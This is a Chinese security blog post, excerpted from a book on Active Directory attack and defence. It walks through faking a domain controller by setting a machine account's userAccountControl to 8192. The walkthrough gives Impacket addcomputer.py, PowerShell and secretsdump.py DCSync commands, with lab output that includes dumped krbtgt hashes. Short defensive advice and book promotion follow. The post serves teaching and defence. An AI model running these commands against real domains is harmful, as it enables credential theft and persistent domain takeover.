


域权限维持之伪造域控

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

这种攻击方式和 DCShadow 攻击有异曲同工之处，都是在域内伪造了域控制器。只不过 DCShadow 是修改域内对象，而此种攻击方式是通过 DCSync 导出域内任意用户哈希。


2022 年 1 月 10 日，国外安全研究员发现了一种新的伪造域控的方式，如图所示：



Kaido Järvemets
@kaidja

...

Create a fake computer account and change the UserAccountControl value to 8192. Now the AD thinks it is a domain controller.



上午12:18 · 2022年1月10日 · TweetDeck

通过图中描述我们可以看到，攻击者只需要新建一个机器账号，然后修改该机器账号的 UserAccountControl 属性为 8192。活动目录即会认为这个机器账号是域控制器。然后攻击者就可以使用这个新建机器账号的账号密码进行 DCSync 操作了。由于修改机器账号的 UserAccountControl 属性需要域内高权限，因此这种方式可以用来进行权限维持！

漏洞原理

那么为什么把机器账号的 UserAccountControl 属性修改为 8192 后，活动目录就会认为这个机器账号是域控制器。首先，我们来看一下 UserAccountControl 属性。官方文档：[使用 UserAccountControl 标志操作用户帐户属性](#)

我们通过文档可以清楚的看到 UserAccountControl 属性可能的值。

如图所示，是微软对于 UserAccountControl 属性可能的值：

属性标志	十六进制值	十进制值
SCRIPT	0x0001	1
ACCOUNTDISABLE	0x0002	2
HOMEDIR_REQUIRED	0x0008	8
锁定	0x0010	16
PASSWD_NOTREQD	0x0020	32
PASSWD_CANT_CHANGE	0x0040	64
无法通过直接修改 UserAccountControl 属性来分配此权限。若要了解如何以编程方式设置权限，请参阅属性 标志说明 部分。		
ENCRYPTED_TEXT_PWD_ALLOWED	0x0080	128
TEMP_DUPLICATE_ACCOUNT	0x0100	256
NORMAL_ACCOUNT	0x0200	512
INTERDOMAIN_TRUST_ACCOUNT	0x0800	2048
WORKSTATION_TRUST_ACCOUNT	0x1000	4096
SERVER_TRUST_ACCOUNT	0x2000	8192
DONT_EXPIRE_PASSWORD	0x10000	65536
MNS_LOGON_ACCOUNT	0x20000	131072
SMARTCARD_REQUIRED	0x40000	262144



当该值为 8192 时对应的是 SERVER_TRUST_ACCOUNT 属性标志。再查看 SERVER_TRUST_ACCOUNT 属性标志对应的含义，可以看到微软对该属性标志位的解释就是作为域中的一个成员域控制器的计算机帐户。

因此当把机器帐户的 UserAccountControl 属性修改为 8192 后，活动目录就会认为这个机器账号是域控制器呢。

如图所示，是微软对于属性标志的说明，可以看到其对于 SERVER_TRUST_ACCOUNT 属性标志的含义的解释是作为域中的一个成员域控制器的计算机帐户。

属性标志说明

- SCRIPT - 将运行登录脚本。
- ACCOUNTDISABLE - 已禁用用户帐户。
- HOMEDIR_REQUIRED - 主页文件夹是必需的。
- PASSWD_NOTREQD - 无需密码。
- PASSWD_CANT_CHANGE - 用户不能更改密码。它是用户对象的权限。若要了解如何以编程方式设置此权限，请参阅 [Modifying User Cannot Change Password \(LDAP Provider\)](#)。
- ENCRYPTED_TEXT_PASSWORD_ALLOWED - 用户可以发送加密密码。
- TEMP_DUPLICATE_ACCOUNT - 它是主帐户位于其他域中的用户的帐户。此帐户提供对此域的用户访问权，但不能访问信任此域的任何域。有时也称为本地用户帐户。
- NORMAL_ACCOUNT - 它是表示典型用户的默认帐户类型。
- INTERDOMAIN_TRUST_ACCOUNT - 允许信任信任其他域的系统域的帐户。
- WORKSTATION_TRUST_ACCOUNT - 它是运行 Microsoft Windows NT 4.0 Workstation、Microsoft Windows NT 4.0 Server、Microsoft Windows 2000 Professional 或 Windows 2000 Server 的计算机的计算机帐户，是此域的成员。
- SERVER_TRUST_ACCOUNT - 它是作为此域的一个成员的域控制器的计算机帐户。
- DONT_EXPIRE_PASSWD - 表示密码，该帐户永不过期。
- MNS_LOGON_ACCOUNT - 它是 MNS 登录帐户。
- SMARTCARD_REQUIRED - 设置此标志时，它将强制用户使用智能卡登录。
- TRUSTED_FOR_DELEGATION - 设置此标志时，服务帐户 (Kerberos 委派信任) 运行该服务的用户或计算机帐户。任何此类服务都可以模拟请求该服务的客户端。若要为 Kerberos 委派启用服务，必须在服务帐户的 userAccountControl 属性上设置此标志。

伪造域控攻击

实验环境如下：

- 域控：Windows Server 2012R2

- 域控主机名: AD01
- 域控 ip: 10.211.55.4
- 域管理员: xie\administrator
- 域普通用户: xie\hack

首先, 使用 addcomputer.py 脚本执行如下命令创建一个普通的机器账号 machine\$, 密码为 root。

```
python3 addcomputer.py -computer-name 'machine' -computer-pass 'root' -dc-ip 10.211.55.4 'xie.com/hack:P@ss1234' -method SAMR -debug
```

如图所示, 可以看到新建机器账号 machine\$成功:

```
examples git:(master) * python3 addcomputer.py -computer-name 'machine' -computer-pass 'root' -dc-ip 10.211.55.4 'xie.com/hack:P@ss1234' -method SAMR -debug
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0.9.25.dev1-py3.8.egg/impacket
[*] Opening domain XIE...
[*] Successfully added machine account machine$ with password root.
```

注: 创建机器账号的方法有很多, 这里就不一一演示。

然后现在就需要去修改该 machine\$机器账号的 UserAccountControl 属性了。默认情况下, 只有域管理员和企业管理员有权限修改机器账号的 UserAccountControl 属性。

如下, 使用域管理员 administrator 权限通过 Powershell 执行如下命令修改机器账号 machine\$的 UserAccountControl 属性为 8192。

```
$ADComputer = Get-ADComputer -Identity machine
Set-ADObject -Identity $ADComputer -Replace @{userAccountControl=8192}
```

如图所示, 通过 powershell 修改 machine 机器账号的 userAccountControl 属性为 8192:

```
PS C:\Users\Administrator\Desktop> $ADComputer = Get-ADComputer -Identity machine
PS C:\Users\Administrator\Desktop> Set-ADObject -Identity $ADComputer -Replace @{userAccountControl=8192}
```

此时，活动目录就认为机器 machine\$ 是域控制器了。如下图，通过查询 domain controllers 组可以看到 machine\$ 机器在里面。

如图所示，查询 domain controllers 组可以看到 machine\$ 账号在里面：

```
C:\Users\Administrator\Desktop>net group "domain controllers" /domain
Group name      Domain Controllers
Comment        域中所有域控制器

Members

-----
AD01$           machine$
The command completed successfully.
```

现在我们可以利用 machine\$ 机器账号通过 DCSync 导出域内任意用户哈希了！如下图，可以看到在修改 userAccountControl 属性前，机器账号 machine\$ 无法通过 DCSync 导出域内任意用户哈希，修改 userAccountControl 属性后，机器账号 machine\$ 即可通过 DCSync 导出域内任意用户哈希了！

如图所示，可以看到修改 userAccountControl 属性前无法导出 krbtgt 用户哈希，修改 userAccountControl 属性后就可以导出 krbtgt 用户哈希了。

```
python3 secretsdump.py "xie/machine$"@10.211.55.4 -hashes 329153f560eb329c0e1deea55e88a1e9:329153f560eb329c0e1deea55e88a1e9 -just-dc-user krbtgt
```

```

+ examples git:(master) x python3 secretsdump.py "xie/machine$"@10.211.55.4 -hashes 329153f560eb329c0e1deea55e88a1e9:329153f560eb329c0e1deea55e88a1e9 -just-dc-user krbtgt
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) 修改 UserAccountControl 属性前
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something wen't wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
+ examples git:(master) x python3 secretsdump.py "xie/machine$"@10.211.55.4 -hashes 329153f560eb329c0e1deea55e88a1e9:329153f560eb329c0e1deea55e88a1e9 -just-dc-user krbtgt
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) 修改 UserAccountControl 属性后
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:badf5dbde4d4cbbd1135cc26d8200238:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:3434056c4d433772b39c4e48514bedd6c096f4ab1c2dc5726b0679e081e40f85
krbtgt:aes128-cts-hmac-sha1-96:31a9112d284f3e1f0f58789c0deae347
krbtgt:des-cbc-md5:d39764fe0d73077a
[*] Cleaning up...

```

伪造域控攻击防御

对于防守方或蓝队来说，如何针对伪造域控攻击进行防御呢？

操作如下：

- 及时修复域内漏洞，更新最新补丁，让攻击者无法获得域管理员权限或 Exchange 邮箱服务器权限，因此攻击者自然就无法修改机器账号的 userAccountControl 属性了。
- 定期检查 userAccountControl 属性为 8192 的机器账号。

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+

成员数量

30+

内容数量

306

运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



 知识星球

 谢公子学安全